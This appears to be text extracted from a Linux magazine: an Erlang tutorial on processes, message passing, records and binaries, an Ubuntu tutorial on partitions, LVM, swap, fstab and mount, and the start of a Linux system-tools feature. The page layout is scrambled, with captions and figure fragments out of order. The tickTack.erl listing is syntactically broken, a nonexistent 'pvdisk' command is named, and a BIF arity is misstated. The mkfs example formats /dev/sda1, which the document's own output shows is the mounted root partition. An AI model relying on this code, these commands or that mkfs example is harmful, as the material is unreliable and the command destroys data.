In this example, we will use message passing between two Erlang processes in order to play a naive game. **Figure 7** (overleaf) shows the Erlang code of `tickTack.erl`. As you can see, you only need to put the `start/1` function to the export list because the `tick()` and `tack()` functions are only used internally. Executing `tickTack.erl` creates the following kind of output:

```

1> c(tickTack).
{ok,tickTack}
2> tickTack:start(3).
<0.61.0>: -- tick
<0.57.0>: ++ tack [3]
<0.61.0>: -- tick
<0.57.0>: ++ tack [2]

```

More information about OTP

OTP supports behaviours, which are similar to design patterns found in object-oriented programming languages. The key point behind OTP behaviours is that you need to have two modules for your code: one for the repeated part and one for the unique part. The first part is the behaviour module, whereas the second part is called the callback module. Behaviours are delivered by OTP in the form of library modules and provide the developer with the generic code needed. The behaviour module must know about the exported functions of the callback module and their return values, while the callback module must conform to the format of the data it returns. So, the whole method has two parts: the first part is the OTP behaviour, whereas the second part is the Erlang code that gets created by the developer. You can think of the entire process as if it were a contract between two parties who agree on the function names and return values found in the provided API while, at the same time, respecting the return values of the developed functions. So, as long as the contract is valid, none of the two modules must know any details about the implementation of the other one.

Across Examples that illustrate some of the control characters used for formatting the output in Erlang

Left This Erlang code of `userInput.erl` shows how to read a single character and a line in Erlang

Tutorial Erlang

Right How to pass messages between Erlang processes that run on the same Linux machine

```
mtsoukemail:~$ erl
Erlang/OTP 19 [erts-8.1] [source-e7be63d] [64-bit]
-poll:false

Eshell V8.1 (abort with ^G)
1> self().
<0.58.0>
2> Pid = self().
<0.58.0>
3> flush().
ok
4> self() ! this_is_a_message.
this_is_a_message
5> self() ! {"This", "is", "Mihalis", "Tsoukalos", "calling"}.
{"This", "is", "Mihalis", "Tsoukalos", "calling"}
6> P1 = self().
<0.58.0>
7> P2 = self().
<0.58.0>
8> P1 ! a_message, P2 ! another_message.
another_message
9> flush().
Shell got this_is_a_message
Shell got {"This", "is", "Mihalis", "Tsoukalos", "calling"}
Shell got a_message
Shell got another_message
ok
10> P1 ! P2 ! Pid ! three.
three
11> flush().
Shell got three
Shell got three
Shell got three
ok
12> flush().
ok
13> q().
ok
14> mtsoukemail:~$
```

Figure 6

Erlang process by executing the `tack/0` function. The most important statement in `tickTack.erl` is the `receive` statement used in both `tack()` and `tick()`, which allows them to get, and therefore process, messages from the message queue. After that, you use pattern matching to differentiate between the various types of accepted messages. Keep in mind that messages are being processed in a FIFO manner. So, you start the game by calling the `tickTack:start/1` function that calls the `spawn()` function and creates an instance of the `tickTack:tack/0` function and stores its process ID before calling the `tickTack:tick/2` function. The `tickTack:tick/2` function does the rest of the work for us. Forthcoming tutorials will talk more about message passing and processing, so stay tuned!

Erlang records

Records are used in Erlang to give names to the elements of a tuple. In other words, the elements of a record are accessed by name, whereas the elements stored in a tuple are accessed by position, which can create nasty bugs sometimes. Look at the next Erlang code:

```
8> rd(contacts, {name="", surname="", website}).
contacts
9> R1 = #contacts{name="Mihalis",
surname="Tsoukalos", website="http://www.
mtsoukalos.eu"}.
#contacts{name = "Mihalis",surname =
"Tsoukalos",
website = "http://www.mtsoukalos.eu"}
```

The code of the second command creates a new contacts record, stored as `R1`, with three fields named `name`, `surname` and `website`. However, you should first define the fields of the record as well as its name, which is the purpose of the first command. You can access a particular field of a record using the following notation:

```
12> R1#contacts.name.
"Mihalis"
```

Records work fast and should be used when you have a given number of fields at compile time, whereas maps should be used when you want to add fields at runtime.

Erlang binaries

Erlang uses a special data structure called Binary to store binary data. Erlang offers functions that allow you to work with binaries, such as `list_to_binary()`, `term_to_binary()`, `is_binary()`, `split_binary()`, `binary_part()`, `binary_to_float()`, `binary_to_integer()`, `binary_to_list()` and `binary_to_atom()`.

The following output briefly illustrates the use of binaries:

```
16> B1 = <<"Mihalis">>.
<<"Mihalis">>
20> binary_to_list(B1).
"Mihalis"
```

Right The Erlang code of `tickTack.erl`, which demonstrates message passing and processing between Erlang processes

```
1 -module(tickTack).
2 -export([start/1]).
3
4 start(NTimes) when is_integer(NTimes), NTimes > 0 ->
5   Tack = spawn(fun tack/0),
6   tick(NTimes, Tack).
7
8 tick(0, Tack) ->
9   Tack ! exit,
10  io:format(".....Boom!\n"),
11  ok;
12 tick(Times, Tack) ->
13   Tack ! {self(), tick},
14   receive
15     tack ->
16       io:format("~w: ++ tack ~w\n", [self(), Times])
17   end,
18   tick(Times - 1, Tack).
19
20 tack() ->
21   receive
22     {From, tick} ->
23       io:format("~w: -- tick\n", [self()]),
24       From ! tack,
25       tack();
26   end
27   exit ->
28   ok
29 end
```

Figure 7

```
<0.61.0>: -- tick
<0.57.0>: ++ tack [1]
.....Boom!
ok
```

The general idea behind `tickTack.erl` is that you make the required processes and keep their process identifications in order to be able to send the appropriate messages to each one of them. In this case, you only need to create a single process and keep its process ID, which is the return value of the `spawn()` function that starts a new

```

21> B2 = term_to_binary("Tsoukalos").
<<131,107,0,9,84,115,111,117,107,97,108,111,115>>
28> io:format("~p~n",[binary_to_list(B2)]).
[131,107,0,9,84,115,111,117,107,97,108,111,115]
ok
31> io:format("~s~n",[binary_to_term(B2)]).
Tsoukalos
Ok

```

As you can see, dealing with Erlang data structures can be tricky from time to time.

The next Erlang tutorial will talk about file input and output (I/O) in Erlang, where you will learn more about Erlang binaries. ■

```

1  -module(patternMatching).
2  -export([start/0]).
3
4  start() ->
5      PID = spawn(fun process/0),
6      PID ! {"Name"},
7      PID ! {"Mihalis", "Hi"},
8      PID ! "Name".
9
10 process() ->
11     receive
12     {From, "Hi"} ->
13         io:format("Hi to you too ~s!~n", [From]),
14         process();
15     {"Name"} ->
16         io:format("My name is Mihalis.~n"),
17         process();
18     _ ->
19         io:format("Unknown message!~n"),
20         process()
21     end.

```

Figure 8

■ Pattern matching and messages

You will now see how to process messages using pattern matching, which was also illustrated in `tickTack.erl`. The general idea is to have a receive statement and then the various clauses that match what you expect to receive. Please note that the 'catch all' clause is optional; however, it is considered a good practice to include a 'catch all' clause in case something bad or abnormal happens. Figure 8 shows some example code related to pattern matching and message processing. It is very important to continue running `process()` after processing a message, in order to process all available messages. As expected, you should make sure that you keep the return value of `spawn()`, to be able to send your messages to the desired process. Executing it in the Erlang shell generates the following kind of output:

```

17> c(patternMatching).
{ok,patternMatching}
18> patternMatching:start().
My name is Mihalis.
Hi to you too Mihalis!
"Name"
Unknown message!

```

The parts of a tuple that do not interest you can be matched using underscores, which has two advantages: the first one is that you do not introduce unused variables that will make the Erlang compiler create warning messages, and the second one is that you do not confuse other people that read your code! All you have to worry about is having the correct Erlang process ID in order to be able to send your messages!

■ BIFs

BIF stands for 'built-in function'. BIFs are all functions that are defined by the Erlang language, which includes some pretty handy functions that can make your life easier. Erlang BIFs usually do things that are impossible to program in Erlang, like displaying the time and the date. The `list_to_pid()` function does what its name implies:

```

1> self().
<0.57.0>
2> PID = list_to_pid("<0.57.0>").
<0.57.0>
3> "<0.57.0>" ! a_message.
** exception error: bad argument
   in operator !/2
   called as "<0.57.0>" ! a_message
4> PID ! a_message.
a_message

```

In this case, `list_to_pid/0` is used for converting a string to a valid process ID that is stored using the PID variable. Next, PID is used for sending a message to the relevant process. BIFs are both automatically being imported and can be called without a module name. However, they also belong to the `erlang` module, so `list_to_pid()` can also be called as `erlang:list_to_pid()`!

Across How to use pattern matching to process incoming messages




Figure 9

Left This is the homepage of the Elixir programming language, which is based on Erlang and uses the Erlang virtual machine

■ About Elixir

Elixir is a functional programming language built on top of Erlang VM, just as Scala is built on top of Java VM. Elixir tries to take advantage of the good parts of Erlang while improving the less beautiful parts. This means that if you do not like the Erlang way of programming but you still want the handy parts of it, you can try Elixir. Additionally, as Elixir is based on Erlang, all Elixir programs can call any Erlang function with no runtime cost! You can find more information about Elixir at elixir-lang.org, which is shown in Figure 9.

Manage disks and file systems in Ubuntu

Take a closer look at managing disks and file systems on Ubuntu systems



Swayam Prakasha

has a master's degree in computer engineering. He has been working in information technology for several years, concentrating on areas such as operating systems, networking, network security, electronic commerce, internet services, LDAP and web servers. Swayam has authored a number of articles for trade publications, and he presents his own papers at industry conferences. He can be reached at swayam.prakasha@gmail.com

Resources

A beginner's guide to disks and disk partitions in Linux
bit.ly/2jDBYqH

Manage volumes and partitions
bit.ly/2ijNFHD

How to use fdisk to manage partitions on Linux
bit.ly/2iFJKT7

General overview of the Linux file system
bit.ly/2jvdulp

Right Details of the popular fdisk command

The concept of how data storage works remains the same in most modern operating systems. When an operating system is installed, what normally happens is that the disk will be divided into one or more partitions. Then each of these partitions will be formatted with a file system. When we talk about Linux operating systems, it is important to understand that some of the partitions will be specifically formatted for elements such as a swap area or LVM physical volumes. As we all know, disks are used for permanent storage while random access memory (RAM) and swap areas are used for temporary storage. The CPU will be able to access data much faster from RAM than from a hard disk. But a disk is much larger than RAM and also, RAM is much more expensive. The LVM physical volumes will enable a user to create pools of storage space called volume groups, and with the help of these volume groups you will have flexibility for growing or shrinking logical volumes.

Most of the hard disk partitions created when we install Linux are mounted automatically when the system boots. When we install Ubuntu, we have the option of letting the installer automatically configure the hard disk or creating partitions on our own and indicating the mount points for those partitions.

We need to have at least one disk partition assigned to the root of the Linux file system. However, it is more common to have separate partitions that are assigned to specific directories such as `/home`, `/var` and so on. Linux provides various tools that will help in managing the hard disk partitions. You need to understand how to partition the disk if you need to add a disk to the system.

When we boot Linux, we can see that all the Linux partitions on the hard disk are listed in the `/etc/fstab` file and are mounted. The `mount` command can be used not only to mount the local storage devices, but also to mount other kinds of file systems on your Linux system.

```
FDISK(0)                                System Administration  FDISK(0)
NAME
    fdisk - manipulate disk partition table

SYNOPSIS
    fdisk [options] device
    fdisk -l [device...]

DESCRIPTION
    fdisk is a dialog-driven program for creation and manipulation of partition tables. It understands GPT, MBR, Sun, SGI and BSD partition tables.

    Block devices can be divided into one or more logical disks called partitions. This division is recorded in the partition table, usually found in sector 0 of the disk. (In the BSD world one talks about 'disk slices' and a 'disklabel'.)

    All partitioning is driven by device I/O limits (the topology) by default. fdisk is able to optimize the disk layout for a 4K sector size and use an alignment offset on modern devices for MBR and GPT. It
    Manual page fdisk(8) line 1 (press h for help or q to quit)
```

As an example, the `mount` command can be used to mount directories over the network from the Network File System (NFS).

Let us understand more about viewing the disk partitions. We can use the `fdisk` command with `-l` option in order to view the disk partitions, as shown below.

```
pswayam@pswayam-VirtualBox:~$ sudo fdisk -l /dev/sda
```

We have captured the output of the above command in the following screenshot.

```
pswayam@pswayam-VirtualBox:~$ sudo fdisk -l /dev/sda
Disk /dev/sda: 64 GiB, 68719476736 bytes, 134217728 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x20b2bbad

Device     Boot      Start         End      Sectors  Size Id Type
/dev/sda1  *          2048     127401983  127399936  60.8G 83 Linux
/dev/sda2             127404096  134215679    6811680   3.3G  5 Extended
/dev/sda5             127404096  134215679    6811680   3.3G 82 Linux swap / Solaris

pswayam@pswayam-VirtualBox:~$
```

Above Output of the `fdisk` command with `-l` option

If we look at the output, we can see an asterisk (*) under the Boot column for the first partition. The * actually indicates that the partition is bootable.

If we are interested in adding a new storage medium such as hard disk to our computer so that it can be used by Linux, we can follow the four steps given below.

- Install the new hard drive
- Partition the new disk
- Create the file systems on the new disk
- Mount the file system

When we talk about disk partitioning in Linux, it has its own shortcomings. Consider a situation when we run out of disk space. We can expect downtime and inefficiency under such conditions. Logical volume management (LVM) offers a lot of flexibility and efficiency in dealing with situations where we have constantly changing storage needs. With LVMS, the concept is that physical disk partitions are added to pools of space, known as volume groups. Logical volumes are then assigned space from volume groups as needed. With LVM, you can easily shrink the file system to reclaim the disk space. It is important to note here that shrinking requires you to unmount the logical volume.

With LVM, you will be able to add more space to a logical volume from the volume group while the volume is still


```

pswayam@pswayam-VirtualBox:~$ sudo fdisk -l /dev/sda | grep /dev/sda
[sudo] password for pswayam:
Disk /dev/sda: 64 GiB, 68719476736 bytes, 134217728 sectors
/dev/sda1 *          2048 127401983 127399936 60.8G 83 Linux
/dev/sda2          127404030 134215679   6811650   3.3G  5 Extended
/dev/sda5          127404032 134215679   6811648   3.3G 82 Linux swap / Solaris
pswayam@pswayam-VirtualBox:~$

```

Above Partitions on the hard disk

in use. The advantage here lies in the fact that we will be able to add more physical volume to a volume group if the volume group runs out of space. Let us understand how we can check an existing LVM. The following command can be used to display the partitions on the first hard disk:

```
pswayam@pswayam-VirtualBox:~$ sudo fdisk -l /dev/sda | grep /dev/sda
```

You can use the `pvdisk` command to see if a partition is being used in an LVM group or not. First, install the `pvdisk` tool by using the following command:

```
pswayam@pswayam-VirtualBox:~$ sudo apt-get install lvm2
```

It is important to understand the steps involved in creating LVM logical volumes. First, you can create one or more physical volumes (pv), then use the physical volumes to create volume groups (vg) and then create logical volumes from the volume groups (lv). Various commands are available that will help us to work with each LVM component. These commands begin with the letter pairs pv, vg and lv. As an example, the `pvdisk` command shows physical volumes; `vgdisplay` shows volume groups and `lvdisplay` shows logical volumes. If you run out of space on a logical volume, you will be able to add space to it without even unmounting it. In order to do this, you need to have space available in the volume group, grow the logical volume and grow the file system to fill it.

One of the benefits of logical volumes is that you can make your shares physically bigger or smaller without having to move everything to a bigger hard drive. Instead, you can add a new hard drive and extend your volume group on the fly. Or if you have a hard drive that isn't used, you can remove it from the volume group to shrink your logical volume. Let us take a look at what `resize`, `extend` and `reduce` really mean.

“ One of the benefits of logical volumes is that you can make shares physically bigger or smaller without having to move everything to a bigger hard drive ”

- **Resize** – can shrink or expand physical volumes and logical volumes but not volume groups.
- **Extend** – can make volume groups and logical volumes bigger but not smaller.
- **Reduce** – can make volume groups and logical volumes smaller but not bigger.

Sometimes, you may be interested in removing a hard drive from a volume group. In such cases, you can follow the following steps.

- Resize the file system (make sure you move the files to a safe place on the hard drive before resizing)
- Reduce the logical volume
- Use the `vgreduce` command to remove the hard drive from the volume group

Let us understand how we can see the supported file systems on a Linux operating system. In order to view the supported file systems, you can type the following command.

```
pswayam@pswayam-VirtualBox:~$ cat /proc/filesystems
```

The list below shows a sample of file systems that are currently supported on Linux. The following table lists some of the most popular file systems that are supported.

File System	Description
ext2	The default file system used in earlier Linux systems
ext3	The most common file system on Linux. Compared to ext2, it has improved capability to recover from crashes
proc	This is not really a file system, but a file system interface to the Linux kernel
nfs	Network file system – basically used to mount the file systems on other Linux machines
squashfs	Compressed and read-only file system type
cifs	Common internet file system

You can take a look at the list of file systems that come with the specific kernel that you are currently using. For this, use the following command:

Best practices to be followed

You should follow a few best practices while modifying the partitions; some of them are given below.

- Do a backup of important data before you start any activity.
- Do not ever change the partitions that are in use.
- Learn more on the fdisk command – note that fdisk will not commit any changes to the disk until we tell it to.

```
pswayam@pswayam-VirtualBox:~$ ls /lib/modules/
kernel_version/kernel/fs/
```

In the above command, you need to replace `kernel_version` with the specific kernel version that you have. The output of the above command has been captured in the following screenshot.

```
pswayam@pswayam-VirtualBox:/lib/modules/3.19.0-15-generic/kerne
l/fs$ cd
pswayam@pswayam-VirtualBox:~$ ls /lib/modules/3.19.0-15-generic
/kernel/fs/.
9p          cifs      fuse      nfs       qnx6
adfs        coda      gfs2      nfs_common quota
affs        configfs hfs       nfsd      reiserfs
afs         cramfs   hfsplus   ntfs2     romfs
autofs4     dlm      hpfs      nls       squashfs
befs        efs      iso9660   ntfs      sysv
bfs         exofs    jffs2     ocfs2     ubifs
binfmt_misc.ko f2fs     jfs       omfs      udf
btrfs       fat       lockd     overlayfs ufs
cachefiles  freevxfs minix     pstore    xfs
ceph        fscache  ncpfs     qnx4
```

Above A look at the list of file systems

If you want to find out more about Linux file systems, enter the command `man fs`.

As the next topic of this tutorial, let us turn our focus to swap areas and see how we can enable them. In basic terms, a swap area can be considered as that area of the hard disk that will be available whenever the system runs out of memory. As expected, if RAM is full and we try to start another application without a swap area, that application will fail. The advantage with the swap area is that Linux will temporarily swap the data from RAM to the swap area and then get it back later, when needed. Due to this, there could be adverse impact on system performance, but the processes will not fail.

You can create a swap area from a partition or a file. Linux provides a very useful command – `mkswap` – for this purpose.

In order to enable the swap area, you can use the `swapon` command. If you are interested in disabling the swap area, then you can make use of the `swapoff` command. There could be situations where we no longer need swap area and want to reclaim the space consumed by a swap file. In such situations, the ability to disable the swap area comes in handy.

As mentioned earlier, the `/etc/fstab` file is important when it comes to managing disks and partitions on any Linux system. Generally, the hard disk partitions are set up to automatically mount when we boot the Linux system. The contents of the `/etc/fstab` file include details about each partition and also provide information on how the partitions are mounted.

```
swayan@pswayam-VirtualBox:~$ cat /etc/fstab
/etc/fstab: static file system information.

Use 'blkid' to print the universally unique identifier for a
device; this may be used with UUID= as a more robust way to name devices
that works even if disks are added and removed. See fstab(5).

#<file system> <mount point> <type> <options> <dump> <pass>
/ was on /dev/sda1 during installation
UUID=3f501f73-7454-4683-b017-5bfc24ed18b6 / ext4 errors=remount
ro 0 1
swap was on /dev/sda5 during installation
UUID=93ebf598-ce09-4ae9-8be7-ee7638478f77 none swap sw
0 0
swayan@pswayam-VirtualBox:~$
```

Above The contents of `/etc/fstab`

As can be seen from the above screenshot, the first column of `/etc/fstab` shows the device or share. This is followed by the mount point in the second column and the type of the file system in the third column. Next, we will have mount options, if any. The next column indicates whether the file system needs to be dumped (ie it is required to have its data backed up). This field can have a value of 1 (meaning that the file system needs to be dumped) or 0 (meaning that backup is not required). The last column of the `/etc/fstab` file indicates whether the indicated file system should be checked with `fsck` when the time comes for it to be checked.

```
MKSWAP(8)                                System Administration                                MKSWAP(8)

NAME
    mkswap - set up a Linux swap area

SYNOPSIS
    mkswap [options] device [size]

DESCRIPTION
    mkswap sets up a Linux swap area on a device or in a file.

    The device argument will usually be a disk partition (something like
    /dev/sdb7) but can also be a file. The Linux kernel does not look at
    partition IDs, but many installation scripts will assume that parti-
    tions of hex type 82 (LINUX_SWAP) are meant to be swap partitions.
    (Warning: Solaris also uses this type. Be careful not to kill your
    Solaris partitions.)

    The size parameter is superfluous but retained for backwards compati-
    bility. (It specifies the desired size of the swap area in 1024-byte
    blocks. mkswap will use the entire partition or file if it is omitted.
    Specifying it is unwise – a typo may destroy your disk.)

Manual page mkswap(8) line 1 (press h for help or q to quit)
```

Above Man page details of the `mkswap` command

“It is important to note that Linux systems automatically run the mount command (with the `-a` option, so that all file systems from the `/etc/fstab` file can be mounted) at boot time”

Let us take a look at the mount command and see how it can be used to mount the file systems. It is important to note here that Linux systems automatically run the `mount` command (with the `-a` option, so that all file systems from the `/etc/fstab` file can be mounted) at boot time. System administrators use this mount command only in very special situations, such as:

- To mount a file system temporarily
- To show the disks and partitions that are currently mounted

Any user can run the `mount` command and with this, they will be able to see what file systems are currently mounted on the Linux machine.

When you are done with a temporary file system or you want to unmount a permanent file system temporarily, then you can use the `umount` command. The purpose of this command is to detach the file system from its mount point. In order to use `umount`, you can specify either a directory name or a device name. Let us take a look at a couple of examples for the `umount` command.

```
pswayam@pswayam-VirtualBox:~$ umount /mnt/my_test
```

This unmounts the device from the `/mnt/my_test` mount point.

```
pswayam@pswayam-VirtualBox:~$ umount /dev/sda1
```

It's important to understand that the `umount` command will fail if we have a situation where the device is mounted in more than one location. Sometimes, we may get a message such as 'device is busy'. This indicates that the unmount request has failed because an application has a file open on the device. An alternative solution in such scenarios is to use the `umount` command with the `-l` option. Sometimes referred to as a lazy unmount, this unmounts the device as soon as it is no longer busy.

Formatting the Linux file system is an essential task for sysadmins. Linux comes with the `mkfs` command to format the file system. It is used to build a Linux file system on a device, usually a hard disk partition. System administrators typically use this command to create file systems on hard disk partitions. The most commonly used option is `-t`, which is followed by the type of file system to be created. Let us understand this with an example.

```
pswayam@pswayam-VirtualBox:~$ sudo mkfs -t ext4 /dev/sda1
```

Here, we are trying to use `mkfs` to create a file system on a partition – specifically an `ext4` file system on the `/dev/sda1` partition. You can also include the `-V` option to produce verbose output, including all file-system-specific commands that are executed. We recommend that you go through the command `mkfs` in detail by taking a look at its man page. ■

```
pswayam@pswayam-VirtualBox:~$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,relatime,size=1658072k,nr_inodes=414518,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=333936k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (rw,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,attributes=release_agent=/lib/systemd/systemd-cgroups-agent,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event,release_agent=/run/cgmanager/agents/cgm-release-agent.perf_event)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
```

Left Run mount and take a look at its output



TOP 10

SYSTEM TOOLS

THESE ESSENTIAL SYSTEM TOOLS WILL HELP
YOU UNLOCK THE POWER OF YOUR LINUX MACHINE
FOR BOTH HOME AND WORK



ON THE
DISC

Linux is often portrayed as a complex, inaccessible beast by the mainstream tech press, but in reality, that's not always true.

The reason that is often the perception is because it's a powerful, versatile platform that's widely used across the globe not just on people's desktops and laptops, but also to power some of the world's largest websites. There's no question Linux can do a lot – and do a lot well – so it follows that

if you want to dig deep into the system, there is a lot that you can get very deeply immersed in.

In this feature we're going to look at a range of system tools which will help you get the most out of your Linux setup, whether you are a hardened CLI user or prefer to stick to GUI-based tools and whether you want to make the most of your desktop or server Linux experience.

One of the most interesting aspects of Linux is the fact that there are often multiple tools that effectively let you achieve the same task. The nature of open source seems to often be that when someone uses a tool and it doesn't quite fit their needs, they then go off and create their own version that does. You can use this guide as inspiration to look at similar utilities to achieve the tasks that we discuss.


“The nature of open source seems to often be that when someone uses a tool and it doesn't quite fit their needs, they then go off and create their own version that does”

ESSENTIAL DISTROS

1 Ubuntu Desktop / Server

Of course, any list of essential distros isn't complete without mentioning Ubuntu, by far the most widely used Linux distribution amongst enthusiasts – and with good reason. It's mature and stable, with LTS (Long Term Supported) versions and due to its high adoption rate it has a huge amount of peer-to-peer support across the web.


<https://www.ubuntu.com/download/desktop>



2 Debian

While Ubuntu has a very capable server distribution, Debian – on which Ubuntu is built, of course – is more commonly used for non-desktop purposes. Debian is one of the oldest and therefore best-supported versions of Linux available. Random fact: Debian distributions are named after *Toy Story* characters. Really! The latest release is Jessie.


<https://www.debian.org/>




3 OpenSUSE

Linux users tend to fall into two camps, those who favour DEB based distributions and those who prefer the RPM system, as used by OpenSUSE. The platform offers a conventional stable, regular release version 'Leap' as well as a rolling version featuring the latest software, 'Tumbleweed'. The YaST management tool is also very popular.

<https://www.opensuse.org/>





CRASHPLAN

Crashplan is a best-in-class backup tool, with a free option

